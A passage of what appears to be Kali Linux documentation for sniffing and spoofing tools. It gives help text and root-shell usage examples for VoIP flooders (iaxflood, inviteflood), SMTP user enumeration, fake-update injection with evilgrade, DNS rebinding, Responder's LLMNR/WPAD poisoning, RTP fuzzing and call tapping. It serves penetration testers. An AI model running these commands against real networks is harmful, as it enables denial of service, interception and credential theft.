 00 00                   Flags / Fragment offset
 40                      TTL
 11                      Protocol
 70 BC                   Checksum
 C0 A8 01 09              Source address
 D0 43 DC DC              Destination address

UDP Header:
 91 02                   Source port
 00 35                   Destination port
 00 28                   Length
 6F 0B                   Checksum

Payload or Trailer:
 AE 9C 01 00 00 01 00 00 00 00 00 00 03 77 77 77 06 67 6F 6F 67 6C 65 03 63 6F
 6D 00 00 01 00 01
```

HEX2RAW USAGE EXAMPLE

```
root@kali:~# hex2raw
 FF 40 6C 8F 1B CB 90 08 00 45 00 00 31 E4 36 00 00 40 11 11 4E C0 A8 01 E8 C0 A8 01
FF D3 C6 7E 9C 00 1D B1 DA 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F 31 2E 31 0D
0A
FF FF FF FF FF FF 40 6C 8F 1B CB 90 08 00 45 00 00 31 A1 63 00 00 40 11 54 21 C0 A8 01
E8 C0 A8 01 FF FF 69 7E 9E 00 1D 86 35 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F
31 2E 31 0D 0A
������@lE1�c@T!�������i~��5M-SEARCH * HTTP/1.1
```

PACKETS.TCL USAGE EXAMPLE

```
root@kali:~# packets.tcl
'ethernet(dst=ff:ff:ff:ff:ee:ee,src=aa:aa:ee:ff:ff:ff,type=0x0800)+ip(ihl=5,ver=4,tos
=0xc0,totlen=58,id=62912,fragoff=0,mf=0,df=0,rf=0,ttl=64,proto=1,cksum=0xe500,saddr=1
92.168.1.7,daddr=192.168.1.6)+icmp(type=3,code=3,unused=0)+data(str=aaaa)+udp(sport=3
3169,dport=10,len=10,cksum=0x94d6)+data(str=aaaa)+arp(htype=ethernet,ptype=ip,hsize=6
,psize=4,op=request,shard=00:11:22:33:44:55,sproto=192.168.1.1,thard=22:22:22:22:22:2
2,tproto=10.0.0.1)' > packet-out
```

CATEGORIES: SNIFFING / SPOOFING *TAGS:* SNIFFING, SPOOFING

iaxflood

IAXFLOOD PACKAGE DESCRIPTION

A UDP Inter-Asterisk_eXchange (i.e. IAX) packet was captured from an IAX channel between two Asterisk IP PBX's. The content of that packet is the source of the payload for the attack embodied by this tool. While the IAX protocol header might not match the Asterisk PBX you'll attack with this tool, it may require more processing on the part of the PBX than a simple udpflood without any payload that even resembles an IAX payload.

iaxflood Homepage | Kali iaxflood Repo

- Author: Mark D. Collier, Mark O'Brien
- License: GPLv2

TOOLS INCLUDED IN THE IAXFLOOD PACKAGE

iaxflood–VoIPfloodertool

```
root@kali:~# iaxflood
usage: iaxflood sourcename destinationname numpackets
```

IAXFLOOD USAGE EXAMPLE

Flood the VoIP server from the source *(192.168.1.202)* to the destination *(192.168.1.1)* by sending 500 packets *(500)*:

```
root@kali:~# iaxflood 192.168.1.202 192.168.1.1 500
Will flood port 4569 from port 4569 500 times
```

```
We have IP_HDRINCL
```

CATEGORIES: SNIFFING/SPOOFING, STRESS TESTING TAGS: STRESSTESTING, VOIP

inviteflood

INVITEFLOOD PACKAGE DESCRIPTION

A tool to perform SIP/SDP INVITE message flooding over UDP/IP. It was tested on a Linux Red Hat Fedora Core 4 platform (Pentium IV, 2.5 GHz), but it is expected this tool will successfully build and execute on a variety of Linux distributions.

inviteflood Homepage | Kali inviteflood Repo

- Author: Mark D. Collier, Mark O'Brien
- License: GPLv2

TOOLS INCLUDED IN THE INVITEFLOOD PACKAGE

inviteflood–SIP/SDPINVITEmessagefloodingoverUDP/IP

```
root@kali:~# inviteflood -h

inviteflood - Version 2.0
             June 09, 2006
 Usage:
 Mandatory -
    interface (e.g. eth0)
    target user (e.g. "" or john.doe or 5000 or "1+210-555-1212")
    target domain (e.g. enterprise.com or an IPv4 address)
    IPv4 addr of flood target (ddd.ddd.ddd.ddd)
    flood stage (i.e. number of packets)
 Optional -
    -a flood tool "From:" alias (e.g. jane.doe)
    -i IPv4 source IP address [default is IP address of interface]
    -S srcPort  (0 - 65535) [default is well-known discard port 9]
    -D destPort (0 - 65535) [default is well-known SIP port 5060]
    -l lineString line used by SNOM [default is blank]
    -s sleep time btwn INVITE msgs (usec)
    -h help - print this usage
    -v verbose output mode
```

INVITEFLOOD USAGE EXAMPLE

Using the eth0 interface *(eth0)* and the provided user *(5000)*, flood the target domain *(example.local)* and flood target *(192.168.1.5)* using 100 packets *(100)*:

```
root@kali:~# inviteflood eth0 5000 example.local 192.168.1.5 100

inviteflood - Version 2.0
             June 09, 2006

source IPv4 addr:port   = 192.168.1.202:9
dest   IPv4 addr:port   = 192.168.1.5:5060
targeted UA            = 5000@192.168.1.1

Flooding destination with 100 packets
sent: 100
```

CATEGORIES: SNIFFING/SPOOFING, STRESS TESTING *TAGS:* SPOOFING, STRESSTESTING, VOIP

iSMTP

ISMTP PACKAGE DESCRIPTION

Test for SMTP user enumeration (RCPT TO and VRFY), internal spoofing, and relay.

iSMTP Homepage | Kali iSMTP Repo

- Author: Alton Johnson
- License: GPLv2

TOOLS INCLUDED IN THE ISMTP PACKAGE

ismtp – SMTP user enumeration and testing tool

```
root@kali:~# ismtp

 ----------------------------------------------------------------------
  iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
 ----------------------------------------------------------------------

 Usage: ./iSMTP.py <OPTIONS>

 Required:

   -f <import file>    Imports a list of SMTP servers for testing.
              (Cannot use with '-h'.)
   -h <host>       The target IP and port (IP:port).
              (Cannot use with '-f'.)

 Spoofing:
   -i <isa email>      The ISA's email address.
   -s <sndr email>     The sender's email address.
   -r <rcpt email>     The recipient's email address.
      --sr <email>     Specifies both the sender's and recipient's email address.
   -S <sndr name>      The sender's first and last name.
   -R <rcpt name>      The recipient's first and last name.
      --SR <name>      Specifies both the sender's and recipient's first and last name.
   -m          Enables SMTP spoof testing.
   -a          Includes .txt attachment with spoofed email.

 SMTP enumeration:

   -e <file>   Enable SMTP user enumeration testing and imports email list.
   -l <1|2|3>  Specifies enumeration type (1 = VRFY, 2 = RCPT TO, 3 = all).
          (Default is 3.)

 SMTP relay:

   -i <isa email>      The ISA's email address.
   -x          Enables SMTP external relay testing.

 Misc:

   -t <secs>   The timeout value. (Default is 10.)
   -o      Creates "ismtp-results" directory and writes output to
          ismtp-results/smtp_<service>_<ip>(port).txt

 Note: Any combination of options is supported (e.g., enumeration, relay, both, all,
etc.).
```

ISMTP USAGE EXAMPLE

Test a list of IPs from a file *(-f smtp-ips.txt)* enumerating usernames from a dictionary file *(-e /usr/share/wordlists/metasploit/unix_users.txt)*:

```
root@kali:~# ismtp -f smtp-ips.txt -e /usr/share/wordlists/metasploit/unix_users.txt


 ---------------------------------------------------------------------
  iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
 ---------------------------------------------------------------------


 Testing SMTP server [user enumeration]: 192.168.1.25:25
 Emails provided for testing: 109
```

```
Performing SMTP VRFY test...

[-] 4Dgifts ------------- [ invalid ]
[-] EZsetup ------------- [ invalid ]
[+] ROOT ---------------- [ success ]
[+] adm ----------------- [ success ]
```

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING *TAGS:* INFOGATHERING, RECON, SMTP, SNIFFING, SPOOFING

isr-evilgrade

ISR-EVILGRADE PACKAGE DESCRIPTION

Evilgrade is a modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates. It comes with pre-made binaries (agents), a working default configuration for fast pentests, and has it's own WebServer and DNSServer modules. Easy to set up new settings, and has an autoconfiguration when new binary agents are set.

Source: http://www.infobytesec.com/down/isr-evilgrade-Readme.txt

isr-evilgrade Homepage | Kali isr-evilgrade Repo

- Author: Francisco Amato
- License: GPLv2

TOOLS INCLUDED IN THE ISR-EVILGRADE PACKAGE

evilgrade–TheEvilgradeframework

A modular framework that allows the user to take advantage of poor upgrade implementations by injecting fake updates.

EVILGRADE USAGE EXAMPLE

```
root@kali:~# evilgrade
[DEBUG] - Loading module: modules/allmynotes.pm
[DEBUG] - Loading module: modules/notepadplus.pm
[DEBUG] - Loading module: modules/nokia.pm
[DEBUG] - Loading module: modules/winscp.pm
[DEBUG] - Loading module: modules/jet.pm
[DEBUG] - Loading module: modules/sunjava.pm
[DEBUG] - Loading module: modules/bbappworld.pm
[DEBUG] - Loading module: modules/gom.pm
[DEBUG] - Loading module: modules/ccleaner.pm
[DEBUG] - Loading module: modules/superantispyware.pm
```

```
[DEBUG] - Loading module: modules/winupdate.pm
[DEBUG] - Loading module: modules/vidbox.pm
[DEBUG] - Loading module: modules/atube.pm
[DEBUG] - Loading module: modules/winzip.pm
[DEBUG] - Loading module: modules/apt.pm
[DEBUG] - Loading module: modules/mirc.pm
[DEBUG] - Loading module: modules/filezilla.pm
[DEBUG] - Loading module: modules/dap.pm
[DEBUG] - Loading module: modules/flip4mac.pm
[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/opera.pm
[DEBUG] - Loading module: modules/yahoomsn.pm
[DEBUG] - Loading module: modules/linkedin.pm
[DEBUG] - Loading module: modules/techtracker.pm
[DEBUG] - Loading module: modules/fcleaner.pm
[DEBUG] - Loading module: modules/appleupdate.pm
[DEBUG] - Loading module: modules/trillian.pm
[DEBUG] - Loading module: modules/sunbelt.pm
[DEBUG] - Loading module: modules/growl.pm
[DEBUG] - Loading module: modules/vmware.pm
[DEBUG] - Loading module: modules/panda_antirootkit.pm
[DEBUG] - Loading module: modules/orbit.pm
[DEBUG] - Loading module: modules/teamviewer.pm
[DEBUG] - Loading module: modules/blackberry.pm
[DEBUG] - Loading module: modules/miranda.pm
[DEBUG] - Loading module: modules/clamwin.pm
[DEBUG] - Loading module: modules/jetphoto.pm
[DEBUG] - Loading module: modules/istat.pm
[DEBUG] - Loading module: modules/nokiasoftware.pm
[DEBUG] - Loading module: modules/getjar.pm
[DEBUG] - Loading module: modules/sparkle.pm
[DEBUG] - Loading module: modules/cpan.pm
[DEBUG] - Loading module: modules/cygwin.pm
[DEBUG] - Loading module: modules/express_talk.pm
[DEBUG] - Loading module: modules/openoffice.pm
[DEBUG] - Loading module: modules/osx.pm
[DEBUG] - Loading module: modules/flashget.pm
[DEBUG] - Loading module: modules/amsn.pm
[DEBUG] - Loading module: modules/isopen.pm
[DEBUG] - Loading module: modules/apptapp.pm
[DEBUG] - Loading module: modules/googleanalytics.pm
[DEBUG] - Loading module: modules/autoit3.pm
[DEBUG] - Loading module: modules/ubertwitter.pm
```

```
[DEBUG] - Loading module: modules/photoscape.pm
[DEBUG] - Loading module: modules/quicktime.pm
[DEBUG] - Loading module: modules/itunes.pm
[DEBUG] - Loading module: modules/winamp.pm
[DEBUG] - Loading module: modules/skype.pm
[DEBUG] - Loading module: modules/virtualbox.pm
[DEBUG] - Loading module: modules/bsplayer.pm
[DEBUG] - Loading module: modules/freerip.pm
[DEBUG] - Loading module: modules/paintnet.pm
[DEBUG] - Loading module: modules/speedbit.pm
           _ _                    _
          (_) |                  | |
  _____   ___| | __ _ _ __ __ _  __| | ___
 / _ \ \ / / | |/ _` | '__/ _` |/ _` |/ _ \
|  __/\ v /| | | (_| | | | (_| | (_| |  __/
 \___| \_/ |_|_|\__, |_|  \__,_|\__,_|\___|
               __/ |
               |___/
-------------------------------------------
---------------------  www.infobytesec.com
- 63 modules available.

evilgrade>config skype
evilgrade(skype)>start
evilgrade(skype)>
[17/5/2014:12:52:11] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(skype)>
[17/5/2014:12:52:11] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...

evilgrade(skype)>
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* EXPLOITATION, SPOOFING

mitmproxy

MITMPROXY PACKAGE DESCRIPTION

mitmproxy is an SSL-capable man-in-the-middle HTTP proxy. It provides a console interface that allows traffic flows to be inspected and edited on the fly. Also shipped is mitmdump, the command-line version of mitmproxy, with the same functionality but without the frills. Think tcpdump for HTTP.

Features:

- intercept and modify HTTP traffic on the fly
- save HTTP conversations for later replay and analysis
- replay both HTTP clients and servers
- make scripted changes to HTTP traffic using Python
- SSL interception certs generated on the fly

Source: http://mitmproxy.org/

mitmproxy Homepage | Kali mitmproxy Repo

- Author: Aldo Cortesi
- License: GPLv3

TOOLS INCLUDED IN THE MITMPROXY PACKAGE

mitmproxy–SSL-capableman-in-the-middleHTTPproxy

```
root@kali:~# mitmproxy -h
usage: mitmproxy [options]

optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  -b ADDR               Address to bind proxy to (defaults to all interfaces)
  --anticache           Strip out request headers that might cause the server
                        to return 304-not-modified.
  --confdir CONFDIR     Configuration directory. (~/.mitmproxy)
  -e                    Show event log.
  -n                    Don't start a proxy server.
  -p PORT               Proxy service port.
  -P REVERSE_PROXY      Reverse proxy to upstream server:
                        http[s]://host[:port]
  -F FORWARD_PROXY      Proxy to unconditionally forward to:
                        http[s]://host[:port]
  -q                    Quiet.
  -r RFILE              Read flows from file.
  -s "script.py --bar"  Run a script. Surround with quotes to pass script
                        arguments. Can be passed multiple times.
  -t FILTER             Set sticky cookie filter. Matched against requests.
  -T                    Set transparent proxy mode.
  -u FILTER             Set sticky auth filter. Matched against requests.
  -v                    Increase verbosity. Can be passed multiple times.
  -w WFILE              Write flows to file.
  -z                    Try to convince servers to send us un-compressed data.
  -Z SIZE               Byte size limit of HTTP request and response bodies.
```

```
                      Understands k/m/g suffixes, i.e. 3m for 3 megabytes.
  --host              Use the Host header to construct URLs for display.
  --no-upstream-cert  Don't connect to upstream server to look up
                      certificate details.
  --debug
  --palette PALETTE   Select color palette: dark, light, solarized_dark,
                      solarized_light

Web App:
  -a                  Disable the mitmproxy web app.
  --app-host host     Domain to serve the app from. For transparent mode,
                      use an IP when a DNS entry for the app domain is not
                      present. Default: mitm.it
  --app-port 80       Port to serve the app from.
  --app-external      Serve the app outside of the proxy.

Client Replay:
  -c PATH             Replay client requests from a saved file.

Server Replay:
  -S PATH             Replay server responses from a saved file.
  -k                  Kill extra requests during replay.
  --rheader RHEADERS  Request headers to be considered during replay. Can be
                      passed multiple times.
  --norefresh         Disable response refresh, which updates times in
                      cookies and headers for replayed responses.
  --no-pop            Disable response pop from response flow. This makes it
                      possible to replay same response multiple times.

Replacements:
  Replacements are of the form "/pattern/regex/replacement", where the
  separator can be any character. Please see the documentation for more
  information.

  --replace PATTERN   Replacement pattern.
  --replace-from-file PATH
                      Replacement pattern, where the replacement clause is a
                      path to a file.

Set Headers:
  Header specifications are of the form "/pattern/header/value", where the
  separator can be any character. Please see the documentation for more
  information.
  --setheader PATTERN   Header set pattern.

Proxy Authentication:
  Specify which users are allowed to access the proxy and the method used
  for authenticating them. These options are ignored if the proxy is in
  transparent or reverse proxy mode.

  --nonanonymous        Allow access to any user long as a credentials are
                        specified.
  --singleuser USER     Allows access to a a single user, specified in the
                        form username:password.
  --htpasswd PATH       Allow access to users specified in an Apache htpasswd
                        file.

SSL:
  --cert CERT           User-created SSL certificate file.
  --client-certs CLIENTCERTS
                        Client certificate directory.

Filters:
  See help in mitmproxy for filter expression syntax.

  -i INTERCEPT, --intercept INTERCEPT
                        Intercept filter expression.
```

mitmdump(thecommand-linecompaniontomitmproxy)–Asouped-uptcpdumpforHTTP

```
root@kali:~# mitmdump -h
usage: mitmdump [options] [filter]

positional arguments:
  args

optional arguments:
  -h, --help            show this help message and exit
  --version             show program's version number and exit
  -b ADDR               Address to bind proxy to (defaults to all interfaces)
  --anticache           Strip out request headers that might cause the server
                        to return 304-not-modified.
  --confdir CONFDIR     Configuration directory. (~/.mitmproxy)
  -e                    Show event log.
  -n                    Don't start a proxy server.
  -p PORT               Proxy service port.
  -P REVERSE_PROXY      Reverse proxy to upstream server:
                        http[s]://host[:port]
  -F FORWARD_PROXY      Proxy to unconditionally forward to:
                        http[s]://host[:port]
  -q                    Quiet.
  -r RFILE              Read flows from file.
  -s "script.py --bar"  Run a script. Surround with quotes to pass script
                        arguments. Can be passed multiple times.
  -t FILTER             Set sticky cookie filter. Matched against requests.
  -T                    Set transparent proxy mode.
  -u FILTER             Set sticky auth filter. Matched against requests.
  -v                    Increase verbosity. Can be passed multiple times.
  -w WFILE              Write flows to file.
  -z                    Try to convince servers to send us un-compressed data.
  -Z SIZE               Byte size limit of HTTP request and response bodies.
                        Understands k/m/g suffixes, i.e. 3m for 3 megabytes.
  --host                Use the Host header to construct URLs for display.
  --no-upstream-cert    Don't connect to upstream server to look up
                        certificate details.
  --keepserving         Continue serving after client playback or file read.
                        We exit by default.

Web App:
  -a                    Disable the mitmproxy web app.
  --app-host host       Domain to serve the app from. For transparent mode,
                        use an IP when a DNS entry for the app domain is not
                        present. Default: mitm.it
  --app-port 80         Port to serve the app from.
  --app-external        Serve the app outside of the proxy.

Client Replay:
  -c PATH               Replay client requests from a saved file.

Server Replay:
  -S PATH               Replay server responses from a saved file.
  -k                    Kill extra requests during replay.
  --rheader RHEADERS    Request headers to be considered during replay. Can be
                        passed multiple times.
  --norefresh           Disable response refresh, which updates times in
                        cookies and headers for replayed responses.
  --no-pop              Disable response pop from response flow. This makes it
                        possible to replay same response multiple times.
```

```
Replacements:
  Replacements are of the form "/pattern/regex/replacement", where the
  separator can be any character. Please see the documentation for more
  information.

  --replace PATTERN     Replacement pattern.
  --replace-from-file PATH
                        Replacement pattern, where the replacement clause is a
                        path to a file.

Set Headers:
  Header specifications are of the form "/pattern/header/value", where the
  separator can be any character. Please see the documentation for more
  information.

  --setheader PATTERN   Header set pattern.

Proxy Authentication:
  Specify which users are allowed to access the proxy and the method used
  for authenticating them. These options are ignored if the proxy is in
  transparent or reverse proxy mode.

  --nonanonymous        Allow access to any user long as a credentials are
                        specified.
  --singleuser USER     Allows access to a a single user, specified in the
                        form username:password.
  --htpasswd PATH       Allow access to users specified in an Apache htpasswd
                        file.

SSL:
  --cert CERT           User-created SSL certificate file.
  --client-certs CLIENTCERTS
                        Client certificate directory.
```

MITMPROXY USAGE EXAMPLE

Run mitmproxy listening *(p)* on port*2139*.

```
root@kali:~# mitmproxy -p 2139
```

CATEGORIES: SNIFFING / SPOOFING *TAGS:* HTTP, HTTPS, PROXY, SNIFFING, SPOOFING

ohrwurm

OHRWURM PACKAGE DESCRIPTION

ohrwurm is a small and simple RTP fuzzer that has been successfully tested on a small number of SIP phones. Features:

- reads SIP messages to get information of the RTP port numbers
- reading SIP can be omitted by providing the RTP port numbers, sothat any RTP traffic can be fuzzed
- RTCP traffic can be suppressed to avoid that codecs
- learn about the “noisy line”
- special care is taken to break RTP handling itself
- the RTP payload is fuzzed with a constant BER
- the BER is configurable
- requires arpspoof from dsniff to do the MITM attack
- requires both phones to be in a switched LAN (GW operation only works partially)

Source: http://mazzoo.de/blog/2006/08/25#ohrwurm

ohrwurm Homepage | Kali ohrwurm Repo

- Author: Matthias Wenzel
- License: GPLv2

TOOLS INCLUDED IN THE OHRWURM PACKAGE

ohrwurm–RTPfuzzer

```
root@kali:~# ohrwurm
ohrwurm-0.1

usage: ohrwurm -a <IP target a> -b <IP target b> [-s <randomseed>] [-e <bit error ratio
in %>] [-i <interface>] [-A <RTP port a> -B <RTP port b>]

    -a <IPv4 address A in dot-decimal notation> SIP phone A
    -b <IPv4 address B in dot-decimal notation> SIP phone B
    -s <integer> randomseed (default: read from /dev/urandom)
    -e <double> bit error ratio in % (default: 1.230000)
    -i <interfacename> network interface (default: eth0)
    -t suppress RTCP packets (default: dont suppress)
    -A <port number> of RTP port on IP a (requires -B)
    -B <port number> of RTP port on IP b (requires -A)
       note: using -A and -B skips SIP sniffing, any RTP can be fuzzed
```

OHRWURM USAGE EXAMPLE

Fuzz two hosts *(–a 192.168.1.123 –b 192.168.1.15)*, both on port 6970 *(–A 6970 –B 6970)*, through interface eth0 *(–i eth0)*:

```
root@kali:~# ohrwurm -a 192.168.1.123 -b 192.168.1.15 -A 6970 -B 6970 -i eth0
ohrwurm-0.1
```

```
using random seed 2978455466
```

CATEGORIES: SNIFFING/SPOOFING, VULNERABILITY

ANALYSIS*TAGS:* FUZZING, RTP, SNIFFING, SPOOFING, VOIP, VULNANALYSIS

protos-sip

PROTOS-SIP PACKAGE DESCRIPTION

The purpose of this test-suite is to evaluate implementation level security and robustness of Session Initiation Protocol (SIP) implementations.

Source: https://www.ee.oulu.fi/research/ouspg/PROTOS_Test-Suite_c07-sip

protos-sip Homepage | Kali protos-sip Repo

- Author: University of OULU
- License: GPLv2

TOOLS INCLUDED IN THE PROTOS-SIP PACKAGE

protos-sip–SIPtestsuite

```
root@kali:~# protos-sip -h
Usage java -jar <jarfile>.jar [ [OPTIONS] | -touri <SIP-URI> ]

  -touri  <addr>       Recipient of the request
                      Example: <addr> : you@there.com
  -fromuri <addr>      Initiator of the request
                      Default: user@kali
  -sendto <domain>     Send packets to <domain> instead of
                      domainname of -touri
  -callid <callid>     Call id to start test-case call ids from
                      Default: 0
  -dport <port>        Portnumber to send packets on host.
                      Default: 5060
  -lport <port>        Local portnumber to send packets from
                      Default: 5060
  -delay <ms>          Time to wait before sending new test-case
                      Defaults to 100 ms (milliseconds)
  -replywait <ms>      Maximum time to wait for host to reply
                      Defaults to 100 ms (milliseconds)
  -file <file>         Send file <file> instead of test-case(s)
  -help                Display this help
  -jarfile <file>      Get data from an alternate bugcat
```

```
                      JAR-file <file>
  -showreply           Show received packets
  -showsent            Show sent packets
  -teardown            Send CANCEL/ACK
  -single <index>       Inject a single test-case <index>
  -start <index>        Inject test-cases starting from <index>
  -stop <index>         Stop test-case injection to <index>
  -maxpdusize <int>     Maximum PDU size
                      Default to 65507 bytes
  -validcase           Send valid case (case #0) after each
                      test-case and wait for a response. May
                      be used to check if the target is still
                      responding. Default: off
```

PROTOS-SIP USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SNIFFING, SPOOFING, VOIP

rebind

REBIND PACKAGE DESCRIPTION

Rebind is a tool that implements the multiple A record DNS rebinding attack. Although this tool was originally written to target home routers, it can be used to target any public (non RFC1918) IP address. Rebind provides an external attacker access to a target router's internal Web interface. This tool works on routers that implement the weak end system model in their IP stack, have specifically configured firewall rules, and who bind their Web service to the router's WAN interface. Note that remote administration does not need to be enabled for this attack to work. All that is required is that a user inside the target network surf to a Web site that is controlled, or has been compromised, by the attacker.

Source: https://code.google.com/p/rebind/

rebind Homepage | Kali rebind Repo

- Author: Craig Heffner
- License: MIT

TOOLS INCLUDED IN THE REBIND PACKAGE

rebind–DNSrebindingtool

```
root@kali:~# rebind

Rebind v0.3.4
```

```
Usage: rebind [OPTIONS]

    -i <interface>  Specify the network interface to bind to
    -d <fqdn>       Specify your registered domain name
    -u <user>       Specify the Basic Authentication user name [admin]
    -a <pass>       Specify the Basic Authentication password [admin]
    -r <path>       Specify the initial URL request path [/]
    -t <ip>         Specify a comma separated list of target IP addresses [client IP]
    -n <time>       Specify the callback interval in milliseconds [2000]
    -p <port>       Specify the target port [80]
    -c <port>       Specify the callback port [81]
    -C <value>      Specify a cookie to set for the client
    -H <file>       Specify a file of HTTP headers for the client to send to the target
```

REBIND USAGE EXAMPLE

Use interface eth0 *(–i eth0)* to conduct the rebind attack with the specified domain *(–d kali.local)*:

```
root@kali:~# rebind -i eth0 -d kali.local

[+] Starting DNS server on port 53
[+] Starting attack Web server on port 80
[+] Starting callback Web server on port 81
[+] Starting proxy server on 192.168.1.202:664
[+] Services started and running!

> dns
[+] 192.168.1.202      kali.local.
[+] 192.168.1.202      www.kali.local.
[+] 192.168.1.202      ns1.kali.local.
[+] 192.168.1.202      ns2.kali.local.
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SNIFFING, SPOOFING

responder

RESPONDER PACKAGE DESCRIPTION

This tool is first an LLMNR and NBT-NS responder, it will answer to *specific* NBT-NS (NetBIOS Name Service) queries based on their name suffix (see: http://support.microsoft.com/kb/163409). By default, the tool will only answers to File Server Service request, which is for SMB. The concept behind this, is to target our answers, and be stealthier on the network. This also helps to ensure that we don’t break legitimate NBT-NS behavior. You can set the -r option to 1 via command line if you want this tool to answer to the Workstation Service request name suffix.

Source: https://github.com/SpiderLabs/Responder

responder Homepage | Kali responder Repo

- Author: Trustwave Holdings, Inc., Laurent Gaffie
- License: GPLv3

TOOLS INCLUDED IN THE RESPONDER PACKAGE

responder–NBT-NS/LLMNRResponder

```
root@kali:~# responder -h
Usage: python /usr/bin/responder -i 10.20.30.40 -b On -r On

Options:
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests from which workstation to
                        which workstation without poisoning anything.
  -i 10.20.30.40, --ip=10.20.30.40
                        The ip address to redirect the traffic to. (usually
                        yours)
  -I eth0, --interface=eth0
                        Network interface to use
  -b Off, --basic=Off   Set this to On if you want to return a Basic HTTP
                        authentication. Off will return an NTLM
                        authentication.This option is mandatory.
  -r Off, --wredir=Off  Set this to enable answers for netbios wredir suffix
                        queries. Answering to wredir will likely break stuff
                        on the network (like classics 'nbns spoofer' will).
                        Default value is therefore set to Off
  -f Off, --fingerprint=Off
                        This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w On, --wpad=On      Set this to On or Off to start/stop the WPAD rogue
                        proxy server. Default value is Off
  -F Off, --ForceWpadAuth=Off
                        Set this to On or Off to force NTLM/Basic
                        authentication on wpad.dat file retrieval. This might
                        cause a login prompt in some specific cases. Default
                        value is Off
  --lm=Off              Set this to On if you want to force LM hashing
                        downgrade for Windows XP/2003 and earlier. Default
                        value is Off
  -v                    More verbose
```

RESPONDER USAGE EXAMPLE

Specify the IP address to redirect to *(-i 192.168.1.202)*, enabling the WPAD rogue proxy *(-w On)*, answers for netbios wredir *(-r On)*, and fingerprinting *(-f On)*:

```
root@kali:~# responder -i 192.168.1.202 -w On -r On -f On
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS & LLMNR responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface:ALL
Challenge set is:1122334455667788
WPAD Proxy Server is:ON
WPAD script loaded:function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)")) return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server is:ON
HTTPS Server is:ON
SMB Server is:ON
SMB LM support is set to:OFF
SQL Server is:ON
FTP Server is:ON
IMAP Server is:ON
POP3 Server is:ON
SMTP Server is:ON
DNS Server is:ON
LDAP Server is:ON
FingerPrint Module is:ON
Serving Executable via HTTP&WPAD is:OFF
Always Serving a Specific File via HTTP&WPAD is:OFF
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SMB, SNIFFING, SPOOFING

rtpbreak

RTPBREAK PACKAGE DESCRIPTION

With rtpbreak you can detect, reconstruct and analyze any RTP session. It doesn't require the presence of RTCP packets and works independently form the used signaling protocol (SIP, H.323, SCCP, …). The input is a sequence of packets, the output is a set of files you can use as input for other tools (wireshark/tshark, sox, grep/awk/cut/ cat/sed, …). It supports also wireless (AP_DLT_IEEE802_11) networks.

- reconstruct any RTP stream with an unknown or unsupported signaling protocol
- reconstruct any RTP stream in wireless networks, while doing channel hopping (VoIP activity detector)
- reconstruct and decode any RTP stream in batch mode (with sox, asterisk, …)
- reconstruct any already existing RTP stream
- reorder the packets of any RTP stream for later analysis (with tshark, wireshark, …)
- build a tiny wireless VoIP tapping system in a single chip Linux unit
- build a complete VoIP tapping system (rtpbreak would be just the RTP dissector module!)

Source: rtpbreak Documentation

rtpbreak Homepage | Kali rtpbreak Repo

- Author: Dallachiesa Michele
- License: GPLv2

TOOLS INCLUDED IN THE RTPBREAK PACKAGE

rtpbreak–Detects,reconstructs,andanalyzesRTPsessions

```
root@kali:~# rtpbreak -h
Copyright (c) 2007-2008 Dallachiesa Michele <micheleDOTdallachiesaATposteDOTit>
rtpbreak v1.3a is free software, covered by the GNU General Public License.

USAGE: rtpbreak (-r|-i) <source> [options]

 INPUT

  -r <str>      Read packets from pcap file <str>
  -i <str>      Read packets from network interface <str>
  -L <int>      Force datalink header length == <int> bytes

 OUTPUT

  -d <str>      Set output directory to <str> (def:.)
  -w           Disable RTP raw dumps
  -W           Disable RTP pcap dumps
  -g           Fill gaps in RTP raw dumps (caused by lost packets)
  -n           Dump noise packets
  -f           Disable stdout logging
  -F           Enable syslog logging
  -v           Be verbose
```

```
SELECT

 -m             Sniff packets in promisc mode
 -p <str>       Add pcap filter <str>
 -e             Expect even destination UDP port
 -u             Expect unprivileged source/destination UDP ports (>1024)
 -y <int>       Expect RTP payload type == <int>
 -l <int>       Expect RTP payload length == <int> bytes
 -t <float>     Set packet timeout to <float> seconds (def:10.00)
 -T <float>     Set pattern timeout to <float> seconds (def:0.25)
 -P <int>       Set pattern packets count to <int> (def:5)

EXECUTION

 -Z <str>       Run as user <str>
 -D             Run in background (option -f implicit)

MISC

 -k             List known RTP payload types
 -h             This
```

RTPBREAK USAGE EXAMPLE

Analyze RTP traffic using interface eth0 *(-i eth0)*, fill in gaps *(-g)*, sniff in promiscuous mode *(-m)*, and save to the given directory *(-d rtplog)*:

```
root@kali:~# rtpbreak -i eth0 -g -m -d rtplog
 + rtpbreak v1.3a running here!
 + pid: 10951, date/time: 17/05/2014#13:40:02
 + Configuration
   + INPUT
     Packet source: iface 'eth0'
     Force datalink header length: disabled
   + OUTPUT
     Output directory: 'rtplog'
     RTP raw dumps: enabled
     RTP pcap dumps: enabled
     Fill gaps: enabled
     Dump noise: disabled
     Logfile: 'rtplog/rtp.0.txt'
     Logging to stdout: enabled
     Logging to syslog: disabled
     Be verbose: disabled
   + SELECT
```

```
